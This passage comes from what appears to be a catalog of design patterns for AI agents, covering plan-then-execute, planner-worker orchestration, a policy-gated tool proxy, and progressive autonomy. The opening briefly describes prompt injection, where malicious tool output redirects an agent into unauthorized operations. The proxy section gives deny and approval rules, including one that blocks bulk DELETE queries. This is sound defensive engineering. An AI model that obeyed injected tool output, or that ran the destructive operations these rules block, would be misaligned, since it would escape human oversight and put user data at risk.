When planning and execution are interleaved in one loop, untrusted tool outputs can influence which action is selected next. That makes the control flow itself attackable: a malicious intermediate result can redirect the agent into unsafe tools or unauthorized operations.
## Solution
Split reasoning into two phases:
1. **Plan phase** – LLM generates a *fixed* sequence of tool calls **before** it sees any untrusted data.
2. **Execution phase** – Controller runs that exact sequence. Tool outputs may shape *parameters*, but **cannot change which tools run**.
This separates strategic decisions from data-dependent execution. The planner commits to a bounded action graph up front, and the executor enforces that graph deterministically, which preserves flexibility on arguments while protecting control-flow integrity.
**Benefits**: Planning before execution improves task completion rates by 40-70% and reduces hallucinations by ~60% (Parisien et al., 2024).
```pseudo
plan = LLM.make_plan(prompt) # frozen list of calls
for call in plan:
result = tools.run(call)
stash(result) # outputs isolated from planner
```
## How to use it
Great for email-and-calendar bots, SQL assistants, code-review helpers—any task where the action set is known but parameters vary.
### Claude Code Plan Mode
Claude Code implements this pattern through "plan mode" which shifts the agent into planning-only mode:
1. **User shifts to plan mode**: Explicitly request planning (e.g., shift+tab in Claude Code CLI)
2. **Agent generates detailed plan**: Creates step-by-step approach without executing
3. **Human reviews and approves**: Can modify plan before execution
4. **Execution phase**: Agent follows the approved plan
**Effectiveness:**
- Can **2-3x success rates** for complex tasks by aligning on approach first
- Prevents wasted work from wrong assumptions
- Allows human expertise to guide agent execution
**Dynamic boundary:**
The threshold of what requires planning changes with each model generation:
> "The boundary changes with every model in a surprising way. Newer models are more intelligent, so the boundary of what you need plan mode for got pushed out a little bit. Before you used to need to plan, now you don't." —Boris Cherny (Anthropic)
This means simpler tasks that once required planning can now be one-shot with more capable models (e.g., Sonnet 4.5 vs. Opus 4.1).
### LangChain Plan-and-Execute
LangChain implements this pattern with separate planner and executor agents:
```python
from langchain.experimental.plan_and_execute import PlanAndExecute
agent = PlanAndExecute(
planner=planner, # Generates step-by-step plan
executor=executor, # Executes each step sequentially
)
```
## Trade-offs
* **Pros:** Strong control-flow integrity; moderate flexibility.
* **Cons:** Content of outputs can still be poisoned (e.g., bad email body).
## References
* Beurer-Kellner et al. (2025), §3.1 (2) Plan-Then-Execute.
* Parisien et al. (2024), "Deliberation Before Action: Language Models with Tool Use" – planning improves tool use accuracy from 72% to 94%.
* Boris Cherny (Anthropic): "Plan mode... you kind of have to understand the limits and where you get in the loop. Plan mode can 2-3x success rates pretty easily if you align on the plan first."
* Boris Cherny: "The boundary changes with every model... newer models are more intelligent so the boundary of what you need plan mode for got pushed out."
* [AI & I Podcast: How to Use Claude Code Like the People Who Built It](https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it)
---
## Planner-Worker Separation for Long-Running Agents
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Cursor Team
**Source:** https://cursor.com/blog/scaling-agents
## Problem
Running multiple AI agents in parallel for complex, multi-week projects creates significant coordination challenges:
- **Flat structures** lead to conflicts, duplicated work, and agents stepping on each other
- **Dynamic coordination** through shared files with locking becomes a bottleneck - most agents spend time waiting rather than working
- **Equal status** agents become risk-averse, avoiding difficult tasks and making only small, safe changes instead of tackling end-to-end implementation
- **No agent takes ownership** of hard problems or overall project direction
## Solution
Separate agent roles into a hierarchical planner-worker structure:
- **Planners**: Continuously explore the codebase and create tasks. They can spawn sub-planners for specific areas, making planning itself parallel and recursive.
- **Workers**: Pick up tasks and focus entirely on completing them. They don't coordinate with other workers or worry about the big picture. They grind on their assigned task until done, then push changes.
- **Judge**: At the end of each cycle, determines whether to continue or if the goal is achieved.
This creates an iterative cycle where each iteration starts fresh, combating drift and tunnel vision.
## Evidence
- **Evidence Grade:** `high` (production-validated at scale)
- **Validated Findings:** Cursor demonstrated hundreds of concurrent agents running for weeks on massive codebases (1M+ lines of code)
- **Academic Foundation:** Decades of research in hierarchical RL (Feudal Networks, 2017; Options Framework, 1999) provide theoretical backing for planning-execution separation
- **Multi-Source Validation:** Complementary implementations by Anthropic (initializer-maintainer), AMP (factory-over-assistant), and GitHub Agentic Workflows confirm pattern utility
```mermaid
graph TD
subgraph Planning_Layer
P1[Planner Agent]
P1 --> SP1[Sub-Planner: Area A]
P1 --> SP2[Sub-Planner: Area B]
P1 --> SP3[Sub-Planner: Area C]
end
subgraph Execution_Layer
SP1 -->|creates tasks| W1[Worker 1]
SP1 -->|creates tasks| W2[Worker 2]
SP2 -->|creates tasks| W3[Worker 3]
SP2 -->|creates tasks| W4[Worker 4]
SP3 -->|creates tasks| W5[Worker 5]
end
subgraph Evaluation_Layer
W1 -->|push changes| J[Judge Agent]
W2 -->|push changes| J
W3 -->|push changes| J
W4 -->|push changes| J
W5 -->|push changes| J
J -->|continue?| P1
end
```
## How to use it
**Use cases for planner-worker separation:**
1. **Massive codebases**: Projects that would take human teams months (1M+ lines of code, 1000+ files)
2. **Ambitious goals**: Building complex systems from scratch (web browser, Windows emulator, Excel clone)
3. **Large-scale migrations**: In-place framework migrations (Solid to React, Java LSP implementation)
4. **Performance optimization**: Complete rewrites in different languages for speed (C++ to Rust)
**Implementation considerations:**
- **Model choice per role**: Different models excel at different roles. Use planning-focused models for planners even if coding-focused models exist for workers.
- **Fresh starts**: Each cycle should start fresh to combat drift and tunnel vision from long-running contexts.
- **Parallel planning**: Planners can spawn sub-planners, making the planning process itself parallel and recursive.
- **Worker isolation**: Workers should be task-focused and not worry about coordination with other workers.
**Prompting is critical**: Getting agents to coordinate well, avoid pathological behaviors, and maintain focus over long periods requires extensive experimentation with prompts.
## Trade-offs
**Pros:**
- **Scalability**: Hundreds of agents can work concurrently on a single codebase for weeks
- **Clear ownership**: Planners own the big picture; workers own task completion
- **Parallel planning**: Planning itself scales through sub-planner spawning
- **Reduced coordination overhead**: Workers don't need to coordinate with each other
- **Combats tunnel vision**: Iterative cycles with fresh starts prevent drift
**Cons:**
- **System complexity**: Requires orchestration infrastructure for role separation and task distribution
- **Prompt engineering difficulty**: Coordination behavior requires extensive prompt experimentation
- **Cost**: Running hundreds of concurrent agents for weeks is expensive
- **Not perfectly efficient**: Significant token waste, but far more effective than expected
- **Still evolving**: Planners should wake up when tasks complete; agents sometimes run too long
## Key Insights
1. **Model choice matters**: GPT-5.2 models are better at extended autonomous work than Opus 4.5, which tends to stop early and take shortcuts. Different models excel at different roles - GPT-5.2 is a better planner than GPT-5.1-codex, even though the latter is coding-specific.
2. **Remove complexity**: Many improvements came from removing complexity rather than adding it. An initial "integrator" role for quality control created more bottlenecks than it solved - workers were already capable of handling conflicts.
3. **Middle structure**: The right amount of structure is in the middle. Too little structure and agents conflict, duplicate work, and drift. Too much structure creates fragility.
4. **Distributed systems don't always translate**: Initial attempts to model systems from distributed computing and organizational design didn't work for agents.
## Examples
**Cursor's experiments:**
- **Web browser from scratch**: 1 million lines of code across 1,000 files, running for close to a week
- **Solid to React migration**: 3 weeks with +266K/-193K edits in the Cursor codebase
- **Video rendering optimization**: 25x speedup with efficient Rust rewrite
- **Java LSP**: 7.4K commits, 550K LoC
- **Windows 7 emulator**: 14.6K commits, 1.2M LoC
- **Excel clone**: 12K commits, 1.6M LoC
## References
* [Scaling long-running autonomous coding](https://cursor.com/blog/scaling-agents) - Cursor blog post on running hundreds of concurrent agents for weeks at a time
* [Browser source code on GitHub](https://github.com/getcursor/browser) - 1M+ lines of agent-generated code
* [Feudal Networks (FuN)](https://arxiv.org/abs/1706.06121) - ICML 2017 paper introducing manager-worker separation in hierarchical RL (Vezhnevets et al.)
* [The Options Framework](https://doi.org/10.1016/S0004-3702(99)00052-1) - Seminal work on temporal abstraction creating planning-execution hierarchy (Sutton et al., 1999)
* [HIRO: Hierarchical RL with Off-Policy Correction](https://arxiv.org/abs/2005.08996) - ICML 2020 paper on high-level planners and low-level workers (Lee et al.)
---
## Policy-Gated Tool Proxy
**Status:** emerging
**Category:** Security & Safety
**Authors:** SidClaw Team (@sidclawhq)
**Source:** https://arxiv.org/abs/2506.08837
## Problem
AI agents call external tools (databases, APIs, file systems) through protocols like MCP. Once an agent has access to a tool server, it can invoke any tool with any arguments. There is no enforcement layer between "the agent decided to call this tool" and "the tool executed." This creates three gaps:
1. **No access control** -- agents can call tools they shouldn't (e.g., production DB delete when only reads are authorized).
2. **No audit trail** -- when something goes wrong, there's no record of what tool calls were made, by which agent, with what arguments.
3. **No policy enforcement** -- compliance rules (data residency, PII handling, rate limits) can't be enforced at the tool-call boundary.
## Solution
Place a transparent proxy between the agent and the tool server. The proxy intercepts every tool call, evaluates it against a policy engine, and either forwards the call, blocks it, or routes it through a human approval workflow. Every decision is logged to an append-only audit trail.
**Core components:**
- **Proxy layer**: sits between agent and tool server, speaks the same protocol on both sides (e.g., MCP in, MCP out). The agent doesn't know it's talking to a proxy.
- **Policy engine**: evaluates each tool call against declarative rules. Rules can match on tool name, argument values, caller identity, time of day, rate limits, or custom predicates.
- **Decision outcomes**: allow, deny, require-approval (routes to human), transform (modify arguments before forwarding).
- **Audit log**: append-only record of every tool call, policy evaluation result, and execution outcome. Ideally hash-chained for tamper evidence.
```mermaid
sequenceDiagram
participant Agent
participant Proxy as Policy-Gated Proxy
participant Policy as Policy Engine
participant Human as Human (optional)
participant Tool as Tool Server
Agent->>Proxy: call_tool(name, args)
Proxy->>Policy: evaluate(tool, args, caller)
alt Allowed
Policy->>Proxy: ALLOW
Proxy->>Tool: forward call
Tool->>Proxy: result
Proxy->>Proxy: log(call, ALLOW, result)
Proxy->>Agent: result
else Denied
Policy->>Proxy: DENY(reason)
Proxy->>Proxy: log(call, DENY, reason)
Proxy->>Agent: error(policy_violation)
else Requires Approval
Policy->>Proxy: REQUIRE_APPROVAL
Proxy->>Human: approval request
Human->>Proxy: approve/reject
Proxy->>Proxy: log(call, APPROVAL_RESULT)
Proxy->>Tool: forward if approved
Tool->>Proxy: result
Proxy->>Agent: result or rejection
end
```
## How to use it
**When to apply:**
- Multi-agent systems where different agents need different tool permissions
- Regulated environments (finance, healthcare) requiring audit trails
- Production deployments where certain tool calls need human sign-off
- Any setup where "the agent has MCP access" is too coarse-grained
**Implementation approaches:**
1. **Standalone proxy process**: runs as a separate service. Agent connects to proxy, proxy connects to tool server. Works with any agent framework.
2. **Middleware/wrapper**: wraps the tool server SDK. Less infrastructure, but coupled to a specific language or framework.
3. **Gateway pattern**: a single proxy fronts multiple tool servers, providing unified policy and audit across all tools.
**Policy rule examples:**
```yaml
rules:
- match: { tool: "database_query", args.query: "DELETE *" }
action: deny
reason: "Bulk deletes require manual execution"
- match: { tool: "send_email", rate: "> 10/hour" }
action: deny
reason: "Email rate limit exceeded"
- match: { tool: "deploy_production" }
action: require_approval
channel: slack
```
**Prerequisites:**
- Tool calls must go through a protocol with interceptable boundaries (MCP, REST, gRPC)
- Policy rules must be definable in advance (not all governance can be pre-specified)
- For human approval flows, a notification channel and reasonable response latency
## Trade-offs
**Pros:**
- Transparent to both agent and tool server -- no code changes on either side
- Policies are declarative and auditable, not buried in agent prompts
- Hash-chained audit logs provide tamper-evident compliance records
- Can enforce rate limits, data residency, and PII rules at the boundary
- Composable with other patterns (human-in-the-loop, observability)
**Cons:**
- Adds latency to every tool call (policy evaluation + logging)
- Policy rules require maintenance as tools and requirements evolve
- Human approval flows introduce blocking waits and availability dependencies
- Cannot catch policy violations that span multiple tool calls (need higher-level orchestration for that)
- Proxy must be as available as the tool servers it fronts
## References
- [Design Patterns for Securing LLM Agents](https://arxiv.org/abs/2506.08837) (Beurer-Kellner et al., ETH Zurich, 2025) -- formalizes separation of proposal and execution in agent security
- [Awesome MCP Gateways](https://github.com/e2b-dev/awesome-mcp-gateways) -- catalog of proxy/gateway implementations for MCP
- [SidClaw](https://github.com/sidclawhq/platform) -- open-source implementation of this pattern for MCP servers with hash-chain audit trails
- Related pattern: [Human-in-the-Loop Approval Framework](human-in-loop-approval-framework.md)
- Related pattern: [Sandboxed Tool Authorization](sandboxed-tool-authorization.md)
---
## Proactive Agent State Externalization
**Status:** emerging
**Category:** Context & Memory
**Authors:** Nikola Balic (@nibzard)
**Source:** https://cognition.ai/blog/devin-sonnet-4-5-lessons-and-challenges
## Problem
Modern models like Claude Sonnet 4.5 proactively attempt to externalize their state by writing summaries and notes (e.g., `CHANGELOG.md`, `SUMMARY.md`) to the file system without explicit prompting. However:
- Self-generated notes are often incomplete or miss crucial context
- Models may spend more tokens on documentation than actual problem-solving
- Performance can degrade when agents rely exclusively on their own summaries
- Knowledge gaps emerge from inadequate self-documentation
- Behavior intensifies near context window limits as a coping mechanism
## Solution
Implement structured approaches to leverage and enhance the model's natural tendency toward state externalization:
**1. Guided Self-Documentation Framework**
- Provide templates and schemas for agent-generated notes
- Define minimum information requirements for state preservation
- Establish validation checkpoints for self-generated summaries
**2. Hybrid Memory Architecture**
- Combine agent self-documentation with external memory management
- Use agent notes as supplementary, not primary, state storage
- Implement fallback mechanisms when self-generated context is insufficient
- Account for increased summary token generation with shorter context windows
**3. Progressive State Building**
- Encourage incremental note-taking throughout long sessions
- Structure documentation to capture decision rationale, not just actions
- Include explicit uncertainty markers and knowledge gaps
```pseudo
# Proactive state externalization framework
class ProactiveStateManager:
def __init__(self):
self.state_template = {
"session_id": str,
"current_objective": str,
"completed_actions": List[Action],
"pending_decisions": List[Decision],
"knowledge_gaps": List[str],
"confidence_scores": Dict[str, float]
}
def capture_agent_state(self, agent_notes):
# Validate completeness of agent-generated notes
structured_state = self.parse_agent_notes(agent_notes)
missing_fields = self.validate_completeness(structured_state)
if missing_fields:
return self.prompt_for_clarification(missing_fields)
return self.merge_with_external_memory(structured_state)
def guide_note_taking(self, current_context):
return f"""
As you work, maintain notes in this format:
## Current Objective
{current_context.objective}
## Progress Summary
- What you've completed
- What you're currently working on
- What's next
## Decision Log
- Key decisions made and why
- Alternatives considered
- Confidence levels
## Knowledge Gaps
- What you don't know
- What needs clarification
"""
```
## How to use it
Best applied in scenarios where agents work on extended tasks:
- **Long-Running Development Sessions**: Multi-hour coding projects requiring state continuity
- **Research and Analysis**: Complex investigations spanning multiple sessions
- **Subagent Coordination**: When main agents need to communicate state to spawned subagents; this behavior may represent a natural pattern for agent-to-agent communication
Monitor self-documentation quality and supplement with external memory systems when agent notes prove insufficient.
## Trade-offs
* **Pros:** Leverages natural model behavior; enables better session continuity; facilitates subagent communication; creates audit trails
* **Cons:** May consume tokens on documentation over progress; requires validation overhead; risk of incomplete self-assessment; potential for "documentation theater"
## References
* [Cognition AI: Devin & Claude Sonnet 4.5 - Lessons and Challenges](https://cognition.ai/blog/devin-sonnet-4-5-lessons-and-challenges)
* Related: [Episodic Memory Retrieval & Injection](episodic-memory-retrieval-injection.md)
---
## Proactive Trigger Vocabulary
**Status:** emerging
**Category:** UX & Collaboration
**Authors:** Lucas Carlson
**Source:** https://github.com/anthropics/claude-code
## Problem
Agents with many skills face a routing problem: given a user's natural language input, which skill should handle it? Solutions like embedding-based similarity or LLM classification work but are opaque—users don't know what phrases will activate which capabilities.
Additionally, agents may have skills that should activate *proactively* (without explicit request) when certain topics arise, but without explicit trigger lists, the agent may miss opportunities or activate inappropriately.
## Solution
Define an explicit **trigger vocabulary** for each skill: a list of phrases, keywords, and patterns that should activate that skill. Document these triggers visibly so both humans and agents know the activation criteria.
```yaml
# Skill definition with explicit triggers
skill: priority-report
description: Generate prioritized task report
triggers:
exact: ["sup", "priority report", "standup prep"]
contains: ["what should I work on", "what's pending", "my tasks"]
patterns: ["what.*on my plate", "action items"]
proactive: true # Activate without explicit request when triggers match
```
```mermaid
graph TD
A[User Input] --> B{Match Triggers?}
B -->|"sup"| C[priority-report skill]
B -->|"search hn"| D[hn-search skill]
B -->|"check servers"| E[salt-monitoring skill]
B -->|No match| F[General response]
```
**Key components:**
1. **Trigger lists**: Explicit phrases per skill, documented in skill definitions
2. **Proactive flag**: Whether skill should auto-activate on trigger match
3. **Priority ordering**: When multiple skills match, which takes precedence
4. **User visibility**: Triggers documented so users learn the vocabulary
**Proactive activation categories:**
- **Information offering**: Providing relevant information unprompted
- **Suggestion**: Recommending actions or content
- **Clarification**: Asking for missing information
- **Correction**: Fixing user errors or misunderstandings
User acceptance of proactive activation depends on relevance (contextually appropriate), timing (not interrupting flow), and transparency (explaining why the action was taken).
## How to use it
**Skill documentation format:**
```markdown
## Priority Report
Use the `priority-report` skill when user asks about:
- What they need to work on next
- Priority tasks or action items
- Outstanding reviews, PRs, or issues
**Proactive triggers:** "sup", "priority report", "what should I work on",
"task overview", "standup prep", "my tasks", "what's pending"
**Script:** `~/.claude/skills/priority-report/scripts/priority-report.sh`
```
**Implementation approaches:**
1. **Documentation-based** (simplest): List triggers in CLAUDE.md or skill docs; agent reads and matches
2. **Config-based**: YAML/JSON trigger definitions loaded at startup
3. **Hybrid**: LLM matches against documented triggers, falls back to semantic similarity
**Trigger design guidelines:**
- **Short phrases**: "sup", "check mail", "my tasks" (1-3 words)
- **Question patterns**: "what should I...", "where did..."
- **Domain keywords**: Platform names, technical terms
- **Casual variants**: "sup" alongside "priority report"
- **Avoid overlap**: Don't reuse triggers across skills
**Example trigger vocabulary:**
| Skill | Triggers |
|-------|----------|
| priority-report | "sup", "my tasks", "standup prep", "what's pending" |
| hn-search | "search hn", "hacker news", "find on hn" |
| magic-cafe | "magic trick", "what's hot in magic", "magic forum" |
| email-triage | "triage inbox", "urgent emails", "prioritize mail" |
## Trade-offs
**Pros:**
- **Transparent**: Users can learn trigger phrases, feel in control
- **Predictable**: Same input always routes to same skill
- **Debuggable**: Easy to see why a skill activated (or didn't)
- **Fast**: String matching faster than embedding lookup
- **Documentable**: Triggers become part of user-facing docs
- **Proactive**: Agent can jump in when relevant topics arise
**Cons:**
- **Rigid**: Misses paraphrases not in trigger list
- **Maintenance**: Must update triggers as vocabulary evolves
- **Conflicts**: Multiple skills may want same triggers
- **Cultural/language bias**: Triggers may not translate
- **Discovery**: Users must learn the vocabulary (or read docs)
**Hybrid approach:**
Combine explicit triggers with semantic fallback:
1. Check explicit trigger matches first (fast, predictable)
2. If no match, use embedding similarity (flexible, slower)
3. Log unmatched inputs to discover new trigger candidates
This hybrid approach (exact match before semantic) is an industry best practice across chatbot platforms, combining predictability with flexibility.
## References
* Claude Code CLAUDE.md skill documentation pattern
* Intent classification in conversational AI
* Chatbot trigger/response pattern matching
* Slack workflow triggers
- Pradhan et al. "Proactive Behavior in Conversational AI: A Survey." ACL 2022
- Yang, Shuo, et al. "Should I Interrupt? Proactive Assistance in Human-AI Collaboration." CHI 2021
- Primary source: https://github.com/anthropics/claude-code
---
## Progressive Autonomy with Model Evolution
**Status:** best-practice
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it
## Problem
Agent scaffolding built for older models becomes unnecessary overhead as models improve:
- **Prompt bloat**: System prompts accumulate instructions that newer models don't need
- **Over-engineered flows**: Complex orchestration for tasks models can now handle directly
- **Wasted tokens**: Paying for instructions the model already knows
- **Slower execution**: Unnecessary steps add latency
- **Maintenance burden**: More code to maintain for diminishing benefit
Models improve faster than scaffolding is removed, creating technical debt.
## Solution
**Actively remove scaffolding** as models become more capable. Regularly audit system prompts, orchestration logic, and agent architecture to eliminate what newer models have internalized.
**Core principle**: Push complexity into the model itself rather than external scaffolding.
Operationalize this as a repeating simplification loop:
- Identify instructions that existed to compensate for older model weaknesses.
- Remove a slice of scaffolding and run controlled evals against production-like tasks.
- Keep deletions that preserve quality; revert deletions that increase failure risk.
The goal is not minimal prompts at all costs, but right-sized scaffolding for the current model generation.
```mermaid
graph LR
A[Model v1] --> B[Needs Scaffolding]
B --> C[Complex System Prompts]
C --> D[Model v2 Released]
D --> E[Remove Unnecessary Instructions]
E --> F[Simpler, Faster Agent]
F --> G[Model v3 Released]
G --> H[Further Simplification]
```
**Example evolution:**
```pseudo
# Claude Opus 4.1 (older model)
system_prompt = """
When writing code:
1. First check if file exists
2. Read current contents
3. Plan your changes
4. Make minimal edits
5. Verify syntax
... [2000 more tokens of instructions]
"""
# Claude Sonnet 4.5 (newer model)
system_prompt = """
Write clean, tested code.
""" # Model already knows the steps
```
## How to use it
**Regular audit process:**
1. **Track model releases**: Note when new models become available
2. **Test simplified prompts**: Remove instructions and see if quality degrades
3. **Measure token usage**: Quantify savings from prompt reduction
4. **A/B test scaffolding**: Compare outcomes with and without orchestration steps
5. **Delete what works**: If model performs equally without scaffolding, remove it
**What to look for:**
- Instructions that are "obvious" to humans (likely obvious to advanced models)
- Multi-step workflows models now handle in one turn
- Error-handling that models build in automatically
- Format specifications models infer from context
- Planning steps models do internally with extended thinking
**Scaffolding removal priority:**
| Category | Safe to Remove | Always Keep |
|----------|----------------|-------------|
| Obvious instructions | ✓ | |
| Step-by-step procedures | ✓ | |
| Format specifications | ✓ | |
| Domain knowledge | | ✓ |
| Safety constraints | | ✓ |
**Tools for prompt management:** Langfuse, LangSmith, Promptfoo (versioning, A/B testing, evaluation)
**Real example from Claude Code:**
> "I just deleted like 2,000 tokens or something from the system prompt yesterday. Just because Sonnet 4.5 doesn't need it anymore. But Opus 4.1 did need it." —Boris Cherny
**Boundary evolution:**
> "The boundary changes with every model in a surprising way, where the newer models, they're more intelligent. So the boundary of what you need plan mode for got pushed out a little bit." —Boris Cherny
## Trade-offs
**Pros:**
- **Reduced token costs**: Shorter prompts = cheaper inference
- **Faster execution**: Less processing overhead
- **Simpler maintenance**: Less code/prompts to manage
- **Future-proof**: Embraces model capabilities rather than fighting them
- **Better performance**: Models often work better with less hand-holding
**Cons:**
- **Requires testing**: Must validate that quality doesn't degrade
- **Version management**: May need different configs for different models
- **Loss of explicit control**: Less visibility into model's internal reasoning
- **Risk of regression**: Removing too much can hurt performance
- **Documentation debt**: May lose understanding of why scaffolding was added
**Strategic considerations:**
- **When to remove**: After new model is proven stable in production
- **How much to remove**: Start conservative, measure, iterate
- **What to keep**: Domain-specific knowledge models can't know
- **Migration path**: Support multiple model versions during transition
## References
* Boris Cherny: "I just deleted like 2,000 tokens or something from the system prompt yesterday. Just because Sonnet 4.5 doesn't need it anymore. But Opus 4.1 did need it."
* Boris Cherny: "There's this frontier where you need to give the model a hard enough task to really push the limit... I think this is a general trend of stuff that used to be scaffolding with a more advanced model, it gets pushed into the model itself. The model kind of tends to subsume everything over time."
* Cat Wu: "We build most things that we think would improve Claude Code's capabilities, even if that means we'll have to get rid of it in three months. If anything, we hope that we will get rid of it in three months."
* [AI & I Podcast: How to Use Claude Code Like the People Who Built It](https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it)
* Rich Sutton, [The Bitter Lesson](http://www.incompleteideas.net/IncIdeas/BitterLesson.html) (2019)
* Zhou et al., [Large Language Models Are Human-Level Prompt Engineers (APE)](https://arxiv.org/abs/2211.01910) (ICLR 2023)
* Scrase et al., [Scratch Copilot: Supporting Youth Creative Coding](https://arxiv.org/abs/2505.03867v1) (IDC 2025)
---
## Progressive Complexity Escalation
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://vercel.com/blog/what-we-learned-building-agents-at-vercel
## Problem
Organizations deploy AI agents with overly ambitious capabilities from day one, leading to:
- Unreliable outputs when agents tackle tasks beyond current model capabilities
- Failed implementations that damage stakeholder confidence
- Complex reasoning tasks producing inconsistent results
- Wasted engineering effort building infrastructure for capabilities models can't yet deliver
- Safety risks from autonomous execution of high-stakes operations
The gap between theoretical agent capabilities and practical reliability creates deployment failures.
## Solution
Design agent systems to start with low-complexity, high-reliability tasks and progressively unlock more complex capabilities as models improve and trust is established. Match task complexity to current model capabilities rather than building to theoretical potential.
**Core principles:**
**Grounded in learning science:**
- Draws from curriculum learning theory and scaffolding research
- Optimal learning occurs at 70-90% success rate (Zone of Proximal Development)
- Working memory limits require gradual complexity increase
**Start with proven sweet spots:**
- Low cognitive load tasks with high repetition
- Tasks "too dynamic for traditional automation, but predictable enough for AI to handle reliably"
- Information gathering and synthesis over complex reasoning
- Well-defined success criteria
**Define capability tiers:**
```
Tier 1 (Deploy immediately):
- Data entry and research
- Content categorization
- Information extraction
- Template-based generation
- Working memory: 2-3 items
Tier 2 (Unlock with validation):
- Multi-step workflows with human gates
- Conditional logic with structured outputs
- Integration with multiple tools
- Personalization and adaptation
- Working memory: 4-5 items
Tier 3 (Future unlock):
- Autonomous decision-making
- Complex reasoning chains
- Creative problem-solving
- Novel task generalization
- Working memory: 7+ items
```
**Progressive unlock mechanisms:**
- Performance metrics trigger capability expansion
- Human review gates before promoting to higher tiers
- A/B testing new capabilities against baselines
- Gradual rollout with monitoring
**Example workflow evolution:**
```mermaid
graph TD
subgraph "Phase 1: Information Gathering"
A[Agent researches lead data] --> B[Presents findings to human]
B --> C[Human writes email]
end
subgraph "Phase 2: Structured Generation"
D[Agent researches + qualifies] --> E[Agent drafts email]
E --> F[Human approves/edits]
F --> G[Human sends]
end
subgraph "Phase 3: Conditional Automation"
H[Agent researches + qualifies] --> I{Confidence > 0.8?}
I -->|Yes| J[Auto-send email]
I -->|No| K[Human review]
end
C -.Proven reliable.-> D
G -.Proven reliable.-> H
style A fill:#90EE90
style D fill:#FFD700
style H fill:#FF6347
```
## How to use it
**When to apply:**
- Deploying agents into production environments
- Building internal automation tools
- Customer-facing agent applications
- High-stakes or regulated domains
- New agent capabilities with unproven reliability
**Implementation approach:**
**1. Classify task complexity:**
```python
class TaskComplexity:
LOW = {
'cognitive_load': 'minimal',
'steps': 1-3,
'tools': 0-2,
'reasoning_depth': 'shallow',
'error_impact': 'low'
}
MEDIUM = {
'cognitive_load': 'moderate',
'steps': 4-8,
'tools': 2-5,
'reasoning_depth': 'multi-step',
'error_impact': 'medium'
}
HIGH = {
'cognitive_load': 'significant',
'steps': '8+',
'tools': '5+',
'reasoning_depth': 'deep/creative',
'error_impact': 'high'
}
```
**2. Define promotion criteria:**
```yaml
capability_gates:
tier1_to_tier2:
- accuracy_threshold: 0.95
- human_approval_rate: 0.90
- volume_processed: 1000
- time_in_production: 30_days
- success_rate_target: 0.70-0.90 # ZPD optimal zone
tier2_to_tier3:
- accuracy_threshold: 0.98
- human_override_rate: 0.05
- volume_processed: 10000
- stakeholder_confidence: high
```
**3. Implement capability flags:**
```typescript
class AgentCapabilities {
constructor(private tier: 1 | 2 | 3) {}
async processLead(lead: Lead) {
const research = await this.research(lead); // Tier 1
if (this.tier >= 2) {
const qualification = await this.qualify(research);
const email = await this.generateEmail(qualification);
if (this.tier >= 3 && qualification.confidence > 0.8) {
return this.autoSend(email); // Autonomous execution
}
return this.requestApproval(email); // Human gate
}
return this.presentFindings(research); // Tier 1 only
}
}
```
**4. Monitor and promote:**
- Track success metrics per tier
- Review error patterns and edge cases
- Gradually expand agent authority
- Maintain rollback capability
- If success rate >90%, increase task difficulty; if <70%, decrease it
**Prerequisites:**
- Clear success metrics for each capability tier
- Monitoring and observability infrastructure
- Stakeholder alignment on progression plan
- Fallback mechanisms for failures
## Trade-offs
**Pros:**
- **Risk mitigation:** Limits blast radius of agent errors
- **Stakeholder confidence:** Builds trust through proven reliability
- **Focused engineering:** Resources spent on proven capabilities
- **Graceful degradation:** System remains useful even at lower tiers
- **Model evolution readiness:** Architecture prepared for capability growth
- **Realistic expectations:** Aligns deployment with actual model performance
**Cons:**
- **Delayed value:** Full automation benefits realized over time, not immediately
- **Complexity:** Requires tier management and promotion logic
- **Maintenance overhead:** Multiple capability paths to test and maintain
- **Promotion friction:** Manual review of metrics and promotion decisions
- **User confusion:** Inconsistent capabilities across deployment phases
- **Engineering investment:** Building infrastructure for future capabilities
**Balancing approaches:**
- Clearly communicate capability roadmap to stakeholders
- Automate tier promotion based on objective metrics
- Maintain simple mental model (what can the agent do today?)
- Design for capability growth from day one
## References
- [Vercel: What We Learned Building Agents](https://vercel.com/blog/what-we-learned-building-agents-at-vercel) - "Start with low-cognitive-load automation, then evolve as capabilities mature"
- [Anthropic: Building Effective Agents](https://www.anthropic.com/research/building-effective-agents) - Task complexity and model capability matching
- [OpenAI: GPT Best Practices](https://platform.openai.com/docs/guides/prompt-engineering) - Matching task complexity to model strengths
- Bengio et al. ["Curriculum Learning"](https://www.icml.cc/2009/papers/54.pdf) (ICML 2009) - Easy-to-hard training improves generalization
- Vygotsky, L. S. ["Mind in Society"](https://books.google.com/books?id=c3lAAAAAIAAJ) (1978) - Zone of Proximal Development: optimal learning at 70-90% success rate
- Wood, Bruner, Ross ["The role of tutoring in problem solving"](https://doi.org/10.1111/j.1469-7610.1976.tb00381.x) (1976) - Scaffolding theory: temporary support that fades with competence
- Related patterns: [Progressive Autonomy with Model Evolution](progressive-autonomy-with-model-evolution.md), [Human-in-the-Loop Approval Framework](human-in-loop-approval-framework.md), [Spectrum of Control / Blended Initiative](spectrum-of-control-blended-initiative.md)
---
## Progressive Disclosure for Large Files
**Status:** emerging
**Category:** Context & Memory
**Authors:** Nikola Balic (@nibzard)
**Source:** https://lethain.com/agents-large-files/
## Problem
Large files (PDFs, DOCXs, images) overwhelm the context window when loaded naively. A 5-10MB PDF may contain only 10-20KB of relevant text/tables, but the entire file is often shoved into context, wasting tokens and degrading performance.
## Solution
Apply **progressive disclosure**: load file metadata first, then provide tools to load content on-demand.
**Core approach:**
1. **Always include file metadata** in the prompt (not full content):
```
Files:
- id: f_a1
name: my_image.png
size: 500,000
preloaded: false
- id: f_b3
name: report.pdf
size: 8500000
preloaded: false
```
2. **Optionally preload first N KB** of appropriate mimetypes (configurable per-workflow, can be 0)
3. **Provide three file operations:**
- `load_file(id)` - Load entire file into context
- `peek_file(id, start, stop)` - Load a section of file
- `extract_file(id)` - Transform PDF/DOCX/PPT into simplified text
4. **Include a `large_files` skill** explaining when/how to use these tools
```pseudo
# Agent workflow for document comparison
1. Prompt includes file metadata for report_2024.pdf and report_2025.pdf
2. Agent sees large PDFs, checks large_files skill
